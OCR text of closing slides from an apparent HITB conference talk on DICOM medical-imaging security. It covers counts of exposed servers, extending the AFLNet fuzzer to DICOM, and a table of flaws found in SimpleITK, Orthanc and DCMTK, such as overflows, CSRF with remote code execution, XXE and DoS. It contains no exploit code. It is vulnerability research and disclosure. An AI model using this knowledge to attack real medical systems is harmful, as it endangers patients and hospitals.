



```
 ____________________________________________________________________
/ That is it.                                                        \
\                                                                    /
 --------------------------------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

DICOM: Usage statistics

2019 year: ~ 1000 servers
2020 year: > 2700 servers

Made with [Grinder](#) love ❤️


DICOM Network: Fuzzing

We have added **DICOM** protocol to **AFLNet**.
To expand **AFLNet** you need to add two functions:

- 🔥 parsing input packets
- 🔥 retrieving status code from server's response

https://github.com/aflnet/aflnet/tree/master/tutorials/dcmqrscp


DICOM Network: Fuzzing



PDU Type is used as server's status code

Parsing input packets is based on PDU Length

DCMTK: Fuzzing



dcmqrscp fuzzing with AFLNet

Summary

Vendor	Product	Weakness
SimpleITK	ImageSeriesReader	Heap-buffer-overflow
SimpleITK	ImageSeriesReader	Buffer-overflow
Orthanc	Orthanc	CSRF with remote code execution
DCMTK	xml2dcm	XXE
DCMTK	xml2dcm	DoS
DCMTK	xml2dcm	File read functionality
DCMTK	dcm2xml	DoS
DCMTK	dcmqrscp	DoS

AISec Upcoming talks

Thank You!

HITB LOCKDOWN 002
livestream

Maria Nedyak, @msh_smlv